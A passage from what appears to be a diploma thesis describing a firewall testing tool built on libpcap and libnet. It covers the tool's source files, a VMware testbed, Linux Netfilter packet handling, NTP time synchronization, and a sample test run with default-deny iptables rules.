As mentioned above, a time step node contains a timestamp and pointers to the send and receive event lists. An event maintains pointers to all kinds of protocol headers but only the pointers to the protocols we are dealing with (e.g. IP and TCP) reference non-empty header structures containing the attributes of the test packets. The send events also maintain a pointer to a libnet context handler representing a packet that is injected as soon as the corresponding time step is processed.

5.3.3. lpcap.c

This source file deals with the arriving packets and puts them into the receive queue.

Handling Packets There is an initialization function that defines the number of bytes libpcap will capture from every packet. This portion depends on the protocol type the testing tool handles. In this Diploma Thesis we only capture the headers of packets but no payload (this parameter can easily be adapted). A pcap session is opened and the first element of the receive queue is created (i.e. a dummy element pointing to the actual first packet being captured). The dummy element simplifies the management of the queue when dequeuing the packets. The captured packets are dequeued when a time step is processed.
The packet handling routine builds the heart of this file. This function is called by libpcap whenever a packet arrives. All packets that hit the network card are handled by the callback function.
Packet reception in libpcap is interrupt-safe. That is, whenever a packet is made available in the kernel, libpcap gets it with a call to `recvfrom()`. If this call is interrupted and the interrupt service routine gets the control, `recvfrom()` indicates an interrupt by returning `-1` and libpcap repeats packet reception by calling `recvfrom()` again. This mechanism guarantees that no packet is truncated due to an interrupt or is lost on its way from the kernel to user-land.
If the handling function is invoked, a reference to the packet is passed. It is important to internalize the packet (i.e. allocate memory space and copy the packet therein). Libpcap recycles the memory space the reference points to and therefore, its content is overwrit-

ten. This is a source of error that we met while writing the program.
The packets are sent over the Ethernet in network-byte order (big-endian) whereas Linux platforms operate in host-byte order (little-endian). Therefore, fields that exceed one byte have to be transformed into network-byte order when the packets are crafted and injected. Captured packets have to be translated into host-byte order if we deal with them on the testing host. Fields of only one byte or less are not affected because a single byte is represented the same way in both ordering styles.
If the packet is

- truncated (i.e. the captured portion is less than the number of bytes we specified)
- not of the protocol type we are dealing with
- not destined to the network the testing host represents
- an outgoing packet

the packet is skipped.
An exception are ARP requests that are always answered by the testing host. As the testing host represents an entire network, it will answer all ARP requests concerning its network even though the corresponding host does not exist. Our tool will scan the network at startup, create a table of the existing hosts and MAC addresses and introduce random hardware addresses for the non-existing or unreachable hosts. We will look at this in more detail in section E.
If a packet is not skipped, it is inserted at the end of the receive queue. Whenever a time step is processed, the captured packets are dequeued and compared to the packets the host expects to be present. As a consequence, the receive queue always contains the captured packets since the last time step was processed.
There is a cleanup function that frees the allocated memory and is called after the last time step has been processed. The remaining packets are logged as false negatives since they have been passed by the firewall although they were not expected to do so.

Header File The lpcap header file specifies the data structures that are used to deal with packets returned by libpcap. The fundamental packet structure maintains pointers to all components of a packet (e.g. Ethernet header, IP header, TCP header). The protocol headers are specified in the header file to not rely on the system-dependent definitions in the Linux header files (avoid conflicting structures). The packet structure includes pointers to the previous and next packet. Every captured packet is put into a packet structure and inserted into the receive queue. But how is a packet put into a packet structure?
Whenever a packet arrives at the network interface, libpcap calls the packet handling function and provides a pointer to the start of the captured packet. Libpcap will overwrite the memory space the returned pointer references. Thus, we allocate memory and copy the packet therein. A new packet structure is created and linked to the copied packet. The pointers to the packet headers (e.g. Ethernet, IP, TCP) in the packet structure are enabled by letting them point to the appropriate offsets in the stored packet.

5.3.4. Inet.c

This source file builds the packets that have to be sent by the testing host (according to the specifications in the test packets file) and sets up a table to map IP addresses to MAC addresses. The libnet library is used to craft the packets.

Mapping Table When shaping a packet with libnet, the packet headers have to be specified in a top-down manner (high layer headers first). For example, a TCP packet consists of a TCP header, an IP header and an Ethernet header. Using libnet, the packet has to be assembled in the following order:

1. TCP header
2. IP header
3. Ethernet header

For the Ethernet header, we need the source and destination MAC address. The test packets file only specifies the source and destination IP. To be able to set the correct MAC address when building the Ethernet header, we scan the network of the testing host for reachable hosts to determine and save their MAC addresses in a table.
The table is built by sending a single UDP packet to every host of the network. Before the UDP packet is injected, the kernel has to know the hardware address of the destination host (because the Ethernet header includes the source and destination MAC addresses; the source MAC address is the one of the sending host). If the kernel does not know the hardware address, it will send an ARP request and wait for an ARP reply of the host. With this trick (sending a UDP packet) one can force the kernel to deal with the determination of the MAC addresses in the network. You just have to send a single UDP packet to every host. If a machine answers, the kernel will create an entry in the ARP cache. We now only have to read the entries of the ARP cache (system call `ioctl`) to get the MAC addresses of all the existing hosts in the network. A table entry holding the MAC address is created and put into the table. If a host did not answer, a hardware address consisting of the IP address (32 bits) and padding zeros (16 bits, `0x0000`) is generated and inserted into the table. With this table including existing and non-existing hardware addresses, the testing host is able to simulate an entire network. It can build packets down to the Ethernet header and answer all ARP requests.

Shaping Packets After building the schedule in the initialization phase, we run through the schedule and shape a packet (using libnet) for every send event. The crafted packet is linked to the send event. This pre-build packet approach has the advantage that we only have to inject the packets when the corresponding time step is processed and we do not have to care about packet crafting in this operation mode.
For every send event, a separate libnet context handler is created. This data structure represents a packet in libnet. All operations (build, inject, destroy) are applied to this handler. The send event maintains a pointer to the handler to control the corresponding

packet.
As mentioned above, libnet builds the packets layer by layer in a top-down manner. Because we primary deal with TCP packets, we build the TCP header followed by the IP header, followed by the Ethernet header.
For all protocol headers, the header fields have to be specified when building them in libnet. Some of the fields are defined in the test packets file (and therefore the event structure holds their values), others are not. For TCP headers, the source and destination port, the sequence number, the acknowledgement number and the control flags are specified in the test packets file. The window size is set to a random number. The checksum is calculated by libnet and the urgent pointer is set to `0`. For IP headers, the source and destination address are pre-defined. The header length is the sum of the IPv4 header length and the TCP header length, the type of service is `0`, the identification is set to a random number, the time-to-live field has a fixed value (`64`), the protocol is TCP and the checksum is calculated by libnet. Crafting the Ethernet header is a little bit tricky because we have to set the source and destination MAC addresses correctly but we do not know the destination hardware address.
To understand the problem, we shortly explain how packet routing works. If a packet is sent to a remote network, we cannot deliver it directly. Instead, we send it to the default gateway. The gateway queries its routing table and sends the packet to the appropriate router. The packet is then handed over from router to router until it reaches the destination network. The last router delivers the packet to the legitimate host. The important point herein is that the testing host sends the packet to the gateway and therefore we have to specify the IP address of the destination host in the IP header but the destination MAC address of the gateway in the Ethernet header. The Ethernet header addresses change for every hop whereas the IP addresses remain untouched. Every router will set the source address to its own hardware address and the destination address to the MAC address of the next router. The last router knows the hardware address of the destination host and sets the correct destination MAC address.
As we know the MAC addresses of all hosts in the network (the gateway interface is also part of the network), we are able to set the correct source MAC address (the one of the sending host) and the correct destination MAC address (the one of the gateway).
But there is another problem. No packet will be delivered to the local network (we want to test firewalls and therefore every packet has to leave the local network to pass a firewall). Therefore, every shaped packet has to be sent to the appropriate gateway. A testing host can have multiple associated gateways, so we have to determine to which gateway a packet has to be sent. The libdnet library provides an interface to read and write the kernel routing table. That is, given the destination IP of a packet, libdnet returns the IP address of the gateway the packet has to be sent to. The destination MAC address of the Ethernet header is set to the gateway's hardware address.
The file `/proc/net/route` contains the entries of the routing table. Because the testing host probably has more than one interface, we have to know to which interface the gateway is linked to. We read the entries and extract the interface corresponding to the gateway that libdnet provides. The packet will be injected by libnet on this interface.
There is a cleanup function that destroys all the libnet context handlers linked to the

send events. The routine is called before destroying the schedule.

5.3.5. log.c

This source file provides the logging features of the testing tool.
There is a function to open the log file (called in the initialization phase) and a complementary function to close the log file (called right before the program terminates). The opening function writes a banner with the program name and version and a timestamp to the file.
The testing tool knows two kinds of irregularities that have to be logged: (1) *False positives* and (2) *false negatives*. A packet is a *false positive* if the firewall drops it although it should have been passed. A packet is a *false negative* if the firewall lets it pass although it should have been blocked. As you can see, these terms reflect the perspective of the firewall: If the firewall classifies a packet as being positive ("wrong", "dangerous"), it is discarded whereas a packets is passed if it is classified as being negative ("correct", "harmless").
Three attributes of a packet are logged when an irregularity occurs: the time of capture, the type of error and either the packet ID or the content of the packet.
False positive means that no packet hits the network interface although a packet is expected. In other words, we have a receive event in the schedule but there is no corresponding packet in the receive queue. Facing this problem, we log the timestamp of the receive event, the type of error (false positive) and the packet ID (according to the ID field in the receive event). We do not log the fields of the packet since the packet is uniquely identified by its ID and there is no need to write down the fields accessible through the test packets file.
False negative means that a packet arrived that was not expected. That is, we have a packet in the receive queue and no corresponding receive event in the schedule or a receive event indicating that the packet should have been blocked. If there is no receive event (i.e. the packet is unknown), we log the timestamp of the unexpected packet (set by the kernel after packet reception), the type of error (false negative) and the content of the packet. We only log the most important fields: source and destination IP, source and destination port, sequence number and acknowledgement number. Because we do not know the packet, we are not able to set the packet ID. On the other hand, if there is a captured packet and a corresponding receive event in the schedule that says that the packet should have been dropped, we log the timestamp, the type of error (false negative) and the packet ID. We know the packet but it should not be here.

5.3.6. util.c

This source file contains a bunch of helper functions that

- parse the command line arguments at startup.
- parse the network mask and set the corresponding program variable. This routine is called when parsing the `-n` command line option.

- determine the IP and hardware address of an interface.
- set a signal (i.e. associate a signal type with a handling function).
- replace special characters (carriage return, line feed, tab) with spaces in a data buffer.
- split a string into its tokens. This function is called when parsing the test packets file to separate the packet attributes of a single line.
- calculate the difference between GMT and local time.
- print the content of a timeval structure.
- print failure, error, warning, usage, program banner.

6. Test Environment

This section describes the environment in which we perform the test runs. We present the layout of the testbed, we introduce the principles of virtual machines, we describe how they are configured and demonstrate how virtual networking works. We go on a journey through the Linux kernel network stack to understand the internals of the Netfilter hooks and present a solution for the time synchronization problem.

6.1. General Layout

We set up a small network to test our tool. The network is depicted in figure 5: *alice* and




Figure 5: Test environment

bob are the testing hosts that represent the networks 192.168.72.0/24 and 172.16.70.0/24, respectively. That is, all packets addressed to 192.168.72.0/24 are handled by *alice* whereas *bob* deals with all the packets destined to 172.16.70.0/24. The testing hosts are connected via the firewall *eve* that has two interfaces adjacent to both networks and a third network adapter linked to 10.10.0.0/16 which forms the access point to the local network. There are two switches *vmnet2* and *vmnet3* that connect the testing host interfaces and the firewall interfaces. The switches have IP addresses ending with `.1`, the firewalls have IP addresses ending with `.2` and the testing hosts have IP addresses ending with `.3`.
Alice, bob and eve build a minimal 1-firewall testing environment.
The *Router* maintains time synchronization and serves as NTP server. The firewall testing tool runs on alice and bob.

6.2. VMWare

Due to a lack of physical machines, we use virtual machines to perform the testing. VMware Workstations [VMw] provide virtual machine software that allows software developers to implement and test complex networked applications running on different platforms (e.g. Microsoft Windows, Linux) all on a single physical machine. The operating systems are isolated in secure virtual machines that co-exist on a single piece

of hardware. The VMware virtualization layer maps the physical hardware resources to the virtual machine's resources, so each virtual machine has its own CPU, memory, disks, I/O devices, etc. Virtual machines are the full equivalent of a standard x86 machine. A documentation of the VMware platform can be found in [VWw].
Alice, bob and eve are virtual machines running on top of the VMware software. Inside each virtual machine, a guest operating system is installed (Linux RedHat 7.3 in our case). This is essentially the same as installing an operating system on a physical computer.

6.2.1. Virtual Networking

The virtual machines allow three kinds of networking:

- *Bridged Networking*. The virtual machine is connected to a network using the host computer's Ethernet adapter.
- *Network Address Translation (NAT)*. NAT gives a virtual machine access to network resources using the host computer's IP address.
- *Host-Only Networking*. Host-only networking creates a network that is completely contained within the host computer.

Alice and bob do not require access to the network since they only send packets to and receive packets from the firewall. Although there is no urgent need to enter the network, time synchronization has to be guaranteed. Therefore, eve serves as NTP server for alice and bob whereas the Router serves as the NTP server for eve. That is, only the firewall maintains a connection to the network (via a bridged network adapter) and the hosts build their own private networks. As a consequence, the virtual Ethernet adapters of alice and bob (and the virtual Ethernet adapters of the firewall they are connected to) run in host-only networking mode. As illustrated in figure 5, the virtual network adapters of alice and eve are connected via the virtual switch vmnet2 and the virtual network adapters of bob and eve are connected via the virtual switch vmnet3. Like a physical switch, a virtual switch lets you connect other networking components together. You can connect one or more virtual machines to a switch.
This host-only networking configuration keeps the virtual machines isolated and protects them against misleaded packets from the network increasing the reliability of the test results.
The firewall interface linked to the network runs in bridged networking mode since the firewall has to contact the NTP server on the network writing the packets to the wire. For a host computer connected to an Ethernet network, bridged networking is the easiest way to give the virtual machine access to the network. The virtual machine gets its own IP address and hence is a full participant in the network. It uses the host computer's Ethernet adapter to access other machines on the network and it can be contacted by other machines as if it was a physical computer on the network. Eve's

bridged virtual Ethernet adapter is linked to 10.10.0.0/16 via the virtual switch vmnet0 that is normally used for bridged networks.
If all interfaces run in bridged mode and are connected to a single virtual switch (such as vmnet0), all packets that are sent from alice to bob and vice versa are written to the physical interface twice (by the host and by the firewall that forwards the packets). Because the virtual switch acts like a hub and delivers all packets written to the wire to all participants, the receiving host captures two copies of the same packet. Therefore we end up with duplicated packets. Thus, it is more reliable to maintain two isolated networks (using vmnet2 and vmnet3) and having only one interface to the network.

6.3. Virtual Machines Configuration

The three virtual machines all run Linux RedHat 7.3 with kernel 2.4.18 as their guest operating system. Because we face memory and disk space problems when installing the entire system, we restrict ourselves to a minimal installation, turning the X window system and the glittering software down.
In our test environment, the Internet daemons listening on particular ports of the virtual machines are a serious problem. Whenever a packet is sent to a given port of a host, the listening daemon may answer by returning a packet. We want to avoid these answering packets because they are not specified in the test packets file and therefore are not part of the test run. Only packets that are defined in the test packets file should be written to the wire.
We have to guarantee that the applications associated with the particular ports do not get the packets we send (and therefore have no chance to react to them). That is, we have to bypass the Internet daemons and give our tool the total control over the packet flow.
Of course, the firewall testing tool will correctly log the unexpected packets but we do not want to put risk on the reliability of the results by struggling with dozens of unknown packets. Furthermore, the unknown packets may bring the firewall into a fuzzy or unexpected state and therefore falsify the test proceeding. Assume a SYN packet is sent from alice to bob via the firewall eve. The reaction of the application at bob's destination port may be to reset the connection whereas the reaction of the firewall testing tool is to establish the connection. Hence, the daemon sends a RST packet and our tool injects a SYN,ACK packet. The firewall first resets the connection and then gets a packet signalling the establishment of a connection. A stateful firewall will be confused since it does not expect this packet after resetting the connection. This is an simple example for a situation we want to avoid.
So we have to keep the packets away from the application layer. The way we proceed is to discard the packets before they reach the applications. This has to be done in the Linux kernel before the packets reach the user-space. There are several places to get rid of the packets in the kernel. We want to discard the packets as early as possible in the network stack.
The crucial question is whether the firewall testing tool can discard the packets or do we have to make use of other tools to drop them. We will see that the firewall testing

tool is not able to keep the packets away from the applications but we introduce an elegant strategy to eliminate them.
To understand the different approaches, we describe the journey of a packet through the Linux 2.4 network stack.
Harald Welte wrote a paper [Wel] concerning this topic. Gianluca Insolvibile deals with the same issues in his excellent articles [Insc], [Insa] and [Insb].
Kernel 2.4.18 serves as reference since our testing hosts run with these kernel.
Whenever a network card detects an Ethernet frame whose MAC address matches its local address or a broadcast address, it starts reading the packet into memory. After completing packet reception, the network card generates an interrupt request. The interrupt service routine that handles the request is the network card driver itself. It fetches the packet data from the card buffer into an allocated buffer and invokes `netif_rx()`, the generic network reception handler. It puts the packet structure into the incoming packet queue and marks the `NET_RX` softirq. If the queue is full, the packet is discarded and lost forever. Softirqs are kernel software interrupts that are processed by the kernel when requested (without a strict response-time guarantee). They are processed in the `do_softirq()` routine which is called either when a hardware interrupt has been executed, when an application-level process invokes a system call or when a new process is scheduled for execution. Since these events take place quite often, softirqs do not wait too long for execution.
`do_softirq()` calls the `net_rx_action()` routine. This function dequeues the packets from the queue and runs through two lists of packet handlers, calling the relevant processing functions. That is, `net_rx_action()` calls each protocol handler function registered to handle the packet's protocol type. The handling functions are registered either at kernel startup time or when a particular socket type is created. The two lists are the crucial point in the packet processing chain: The protocol handler associated with our `PF_PACKET` socket gets the packet as well as the packet handler of the daemon sockets (and every other handling function that is interested in the packet). This handler invocation takes place right after packet reception (the packets dequeued by `net_rx_action()` are enqueued by `netif_rx()` in the interrupt service routine). There are no filters before the packets are passed to the processing functions and hence there is no possibility to prevent `net_rx_action()` to hand them over to the handlers that pass the packets to the listening daemons. The only way to keep them away from the other processing functions is to not invoke `netif_rx()` by modifying the network card driver. But this is an inelegant, complex and dangerous operation since modifications in the sophisticated network driver code needs expert knowledge. Furthermore, changes have to be performed for every network card driver in the testbed (and there may be different network interface cards).
Another idea is to register our own handling function at the first place in the list and to discard the packets as soon as we processed them. In doing so, we end up crashing the kernel since a NULL pointer will be dereferenced.
Let me make this point clear: There is no easy way to discard the packets before they are handed over to the handling functions of the daemon sockets.
Not preventing that the packets are passed to the other packet handlers does not mean

that is impossible to discard the packets before they are delivered to the applications. On it's way to user-space, there are a number of Netfilter hooks the packets have to pass. Netfilter is a subsystem in the Linux 2.4 kernel. It makes such network tricks as packet filtering, network address translation (NAT) and connection tracking possible. We focus on the filtering features as we want to attach filters to the Netfilter hooks that drop the packets before they enter user-land. Netfilter provides five hooks for IPv4 in the network stack (Table 4). The Netfilter hooks can be modified in user-

Hook	Meaning
`NF_IP_PRE_ROUTING`	After sanity checks, before routing decision.
`NF_IP_LOCAL_IN`	After routing decision; incoming packets of local host.
`NF_IP_LOCAL_FORWARD`	Packets destined for other host.
`NF_IP_LOCAL_OUT`	Outgoing packets of local host.
`NF_IP_POST_ROUTING`	Just before outgoing packets are written to wire.

Table 4: Netfilter hooks

space with the `iptables` command. There are corresponding `iptables` chains: `INPUT` (links to `NF_IP_LOCAL_IN`), `FORWARD` (links to `NF_IP_LOCAL_FORWARD`), `OUTPUT` (links to `NF_IP_LOCAL_OUT`), `PREROUTING` (links to `NF_IP_PRE_ROUTING`) and `POSTROUTING` (links to `NF_IP_POST_ROUTING`). Filters can be attached to these chains and therefore to the associated Netfilter hooks. As a consequence, the packets that match the filter conditions may be discarded in the network stack before they are passed to the listening daemons. The `PF_PACKET` socket we use in libpcap (and therefore in our firewall testing tool) is not affected by the Netfilter hooks. They are all part of the ordinary packet processing chain. The `PF_PACKET` socket family bypasses the network stack and therefore avoids the Netfilter hooks.
Thus, there is an elegant way to get rid of the packets: before we start a test run, we set the default policy of the `INPUT` chain to `DROP`. That is, every packet destined to the testing host will be dropped in the network stack and therefore never reaches the listening Internet daemon.
In other words, whereas the Internet daemons never see the packets because we discard them in the Netfilter hooks, the firewall testing tool gets them all. This is exactly what we are looking for.

6.4. NTP Server

As we pointed out in section 4, time synchronization is a major issue in firewall testing. Reliable testing is only possible if we maintain a proper time synchronization mechanism. Our test protocol heavily relies on starting times and time intervals. If we do not care about exact time synchronization, performing tests is worthless.
The Network Time Protocol (NTP) [Pro] provides an opportunity to synchronize the clocks of computers to some time reference. NTP is an Internet standard protocol originally developed by Professor David L. Mills and specified in RFC 778. NTP uses UTC (Universal Time Coordinated) as reference time. The protocol needs some reference

clock that defines the true time to operate. All clocks are set towards that true time. NTP will not just make all systems agree on some time, but will make them agree upon the true time as defined by some standard. NTP is a fault-tolerant protocol that will automatically select the best of several available time sources to synchronize to. Multiple candidates can be combined to minimize the accumulated error.
NTP provides an accuracy of ± 200 μsec (times can vary depending upon contention) which is far enough for our purposes since we deal with intervals of 1 second.
In our test environment, the *Router* serves as NTP server for *eve* which acts as NTP server for *alice* and *bob*. The virtual machines run a NTP client (version 4). Alice and bob adapt their time according to their server eve which adjusts its time according to the router.

7. Results

In this section, we discuss the results of a sample test run.
We do not perform *firewall testing* but *tool testing*. That is, we do not want to know whether the firewall in our test environment works correctly but we want to know whether our tool works as intended. The firewall in the sample network is considered to be perfect whereas our tool is considered to be at fault. We prove correctness of the program by performing tests in the test environment and demonstrate that the tool provides the expected results. If our program passes the tests, we are sure that it works and therefore can be applied to real firewall testing scenarios. In other words, by testing our program we demonstrate that the tool is appropriate to test firewalls. Testing the tool we developed completes our works.
After all, it is not the subject of this Diploma Thesis to perform firewall testing but to implement a tool that simplifies and automatizes this task.

7.1. Checklist

The following features of the testing tool are evaluated:

1. Building the schedule
2. Packet crafting (Send events, ARP replies, Ethernet addressing)
3. Packet injection
4. Packet capture and enqueuing into the receive queue
5. Packet analysis
6. Logging the abnormalities

Besides the fundamental tasks (shaping, injection, capture, analysis, logging) we are particularly interested in the ARP replies that the testing host has to generate whenever an ARP request concerning its network arrives as well as the Ethernet addressing (i.e. proper source and destination MAC addresses of the crafted packets). This is a problem because the testing host builds the packets for the entire network. Therefore, most of the time the source MAC address in the Ethernet header of a shaped packet does not correspond to the hardware address of the testing host but holds the MAC address of the source host. Furthermore, the destination MAC address has to be set to the hardware address of the appropriate gateway that forwards the packet. Thus, the destination hardware address of the packet does not relate to the destination IP address. In other words, the source IP and MAC addresses of a crafted packet may not match the IP and MAC addresses of the testing host and the destination MAC address of the packet may not correspond to the hardware address of the destination host. We have to take care when specifying the Ethernet header.
It is essential to check whether the fundamental mechanisms listed above work reliably. This is what we do when performing tool testing.

7.2. Sources of Information

There are three sources of information we make use of when analyzing the results:

- *Debugging information*
  We implemented functions to print
  - the current receive queue
  - the header fields of a packet when it is captured
  - the status of a packet in the analysis
  - the schedule

  This debugging information allows us to trace program execution. We can manually check the control flow of the application, print information about lists, packets, queues and therefore reveal bugs and sophisticated errors. The debugging output provides the most valuable information since we can look behind the scenes and understand the internals of the program.

- *Log file*
  The logging functions are called in the packet analysis phase. Whenever a packet is identified as false positive or false negative, the corresponding logging function is invoked and a log entry is written. Therefore, the log file is a side effect of the program execution and simply visualizes the irregularities of a test run.

- *Tcpdump*:
  Tcpdump is a network security tool that dumps the traffic on a network segment. We run tcpdump on the firewall interfaces adjacent to the testing hosts and monitor the passed and dropped packets. We log the packet headers and therefore detect when the firewall modifies the Ethernet frames. We can prove that the ARP requests are answered and the Ethernet source and destination MAC addresses are set correctly.
  Tcpdump is a powerful tool to analyze the packet flow. It spots problems in packet crafting, firewall rules, ARP packet handling and Ethernet addressing.

7.3. Test Settings

In the testing phase of the Diploma Thesis, we have run a number of tests in the test environment we introduced in section 6. The packets have been crafted, injected, captured, analyzed and logged. We have met and eliminated some problems and fixed some bugs. The program now works properly and produces reliable results.
It would be an overkill to present here the outcome of all the tests including dozens of packets and log entries. Instead, we consider a simple test scenario. Based on it we demonstrate how testing was performed, how the results look like and how they are interpreted.
Our test includes two TCP connections that are established and immediately terminated. Establishing the first connection will succeed: the firewall accepts the related

packets. The second attempt will fail because the firewall blocks the packets.
Keep in mind that every packet is either passed or dropped by the firewall. According to the expectation (`OK`, `NOK`, `?`) specified in the test packets file and the actual outcome, the testing tool classifies the packets either as (1) true positive, (2) true negative, (3) false positive or (4) false negative. Knowing the configuration of the firewall (i.e. the firewall rules) and defining the expectations for the packets appropriately, we are able to cover these four states. In other words, we simulate all states by only establishing and shutting down two TCP connections.




Figure 6: Establish and terminate a TCP connection




Figure 7: Establish and abort a TCP connection

It takes three packets to establish a connection (three-way handshake) and four packets to terminate a connection (figure 6). To reduce the number of packets, we do not terminate but abort the connection by sending a single RST packet from the client to the server. (figure 7). As a consequence, we cut down the number of packets to establish and abort a connection from seven to four which is a total of eight packets for two TCP connections. Abortion instead of termination saves packets and clarifies testing for the reader since we deal with fewer packets.

7.3.1. Test Environment Revisited




Figure 8: Test environment

The test environment is depicted in figure 8.
Alice listens at `eth0` (192.168.72.3). The packets crafted by alice are all destined to a host in bob's network and therefore will be sent to the default gateway (192.168.72.2). The firewall will then apply the firewall rules to the packets and forward those to bob's network that pass the test.
The same assumptions hold for bob. Bob listens at `eth0` (172.16.70.3) and sends the shaped packets to its default gateway (172.16.70.2) where they are checked against the firewall rules and depending on the outcome dropped or forwarded to alice's network.
To make testing more exciting, the packets are not destined to existing hosts (i.e. the testing hosts) but to non-existing hosts that are part of the network the testing hosts represent. That is, the packets crafted by alice are sent to the fictitious host 172.16.70.13 (bob's ghost) in bob's network. The packets generated by bob are sent to the fictitious host 192.168.72.13 (alice's ghost) in alice's network.
Note that the hosts do not have to be available to participate testing. The testing hosts do the work for all the hosts in their network. It is even better when the hosts are not present because we do not have to worry about unexpected reactions and replying packets sent out by the receiving hosts. To make this point clear: the testing hosts act as proxies for the (potentially inexistent) hosts in their network. They perform all testing. Because they run in promiscuous mode, they capture every packet and are able to react to all kinds of requests. The testing hosts shape the packets and set the source and destination IP addresses as well as the hardware addresses as if they were the source host. For the default gateway it is impossible to determine whether the source host or the testing host has crafted a packet. This is exactly what we are looking for. We want the testing host to be a proxy for the entire network. This includes that the packets created by the testing host are indistinguishable from the packets built by other hosts in the network.

7.3.2. TCP Connections

A TCP connection is defined by four parameters: the source and destination IPs and the source and destination ports.

The two connections we try to establish both link 192.168.72.13 (alice's ghost) and 172.16.70.13 (bob's ghost). First, alice's ghost connects to bob's ghost from port 1025 to port 25 (smtp). This attempt will succeed since the firewall accepts the packets. The connection is aborted and bob's ghost tries to connect from port 1025 to alice's ghost at port 25. This attempt will fail because the firewall drops the packets.
To recapitulate: packets from alice's ghost port 1025 to bob's ghost port 25 are allowed whereas packets from bob's ghost port 1025 to alice's ghost port 25 are blocked.

7.3.3. Firewall Rules

We use Linux's administration tool *iptables* to perform packet filtering. Listing 9 presents

```
iptables -F
iptables -X
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
iptables -A FORWARD -s 192.168.72.13 -d 172.16.70.13 -p tcp --syn --dport smtp -j ACCEPT
iptables -A FORWARD -m state --state RELATED, ESTABLISHED -j ACCEPT
iptables -A INPUT -d 127.0.0.1 -j ACCEPT
```

Figure 9: Firewall rules

the firewall rules accepting the connection from alice's ghost to bob's ghost port 25.
The rules indicate that all packets are dropped that are not part of a connection from alice's ghost to bob's ghost port 25. As a consequence, a connection attempt from bob's ghost to alice's ghost will fail. This is an example for a “default deny” policy. Reject everything that is not explicitly allowed.
For those who are not familiar with iptables I briefly explain what the iptables rules cause (for an iptables crash course check out [Net]).
Iptables consists of an INPUT, OUTPUT and FORWARD chain. Every firewall rule we define is associated with one of these chains. Suppose we have a host running iptables, packets that are destined to the host pass the INPUT control point, packets that are sent out by the host pass the OUTPUT control point and packets that are forwarded by the host pass the FORWARD control point. Each packet passing an iptables control point is checked against the associated firewall rules. The rules decide whether a packet is dropped or accepted. Because our packets may be forwarded, we append our firewall rules to the FORWARD chain to control the packet flow.
We explain the impact of the firewall rules line-by-line:

- `iptables -F`
  Flush all chains
- `iptables -X`
  Delete the user-defined chains.
- `iptables -P INPUT DROP`

Set the policy of the input chain to `DROP`. All packets destined to the firewall (i.e. the destination IP address of a packet matches a firewall interface) are dropped.

- `iptables -P OUTPUT DROP`
  Set the policy of the output chain to `DROP`. All the packets sent by the firewall (i.e. the source IP address of a packet matches a firewall interface) are dropped.

- `iptables -P FORWARD DROP`
  Set the policy of the forward chain to `DROP`. All packets related to our our test pass this hook. The input and output chains are irrelevant for our considerations because the packets are never checked against these chains. The only chain that matters is the forward chain.
  The default policy only comes into play if no more specific rule matches. The following rules replace the default forward policy (`DROP`) for packets sent out from alice's ghost to bob's ghost.

- `iptables -A FORWARD -s 192.168.72.13 -d 172.16.70.13 -p tcp --syn --dport smtp -j ACCEPT`
  Accept the SYN packets from alice's ghost to bob's ghost port 25.

- `iptables -A FORWARD -m state --state RELATED, ESTABLISHED -j ACCEPT`
  Accept all the packets associated with an existing TCP connection. In terms of iptables, a TCP connection is established as soon as a SYN,ACK packet (answering a SYN packet) is captured. Every following packet related to this connection is accepted by iptables. In other words, the previous rule accepts the SYN packet and this rule accepts all the other packets associated with the TCP connection.

- `iptables -A INPUT -d 127.0.0.1 -j ACCEPT`
  This rule accepts packets to the loopback interface but it has no practical implications for this test run.

The key issue herein is to understand that these firewall rules only accept packets that correspond to a connection from alice's ghost to bob's ghost port 25.
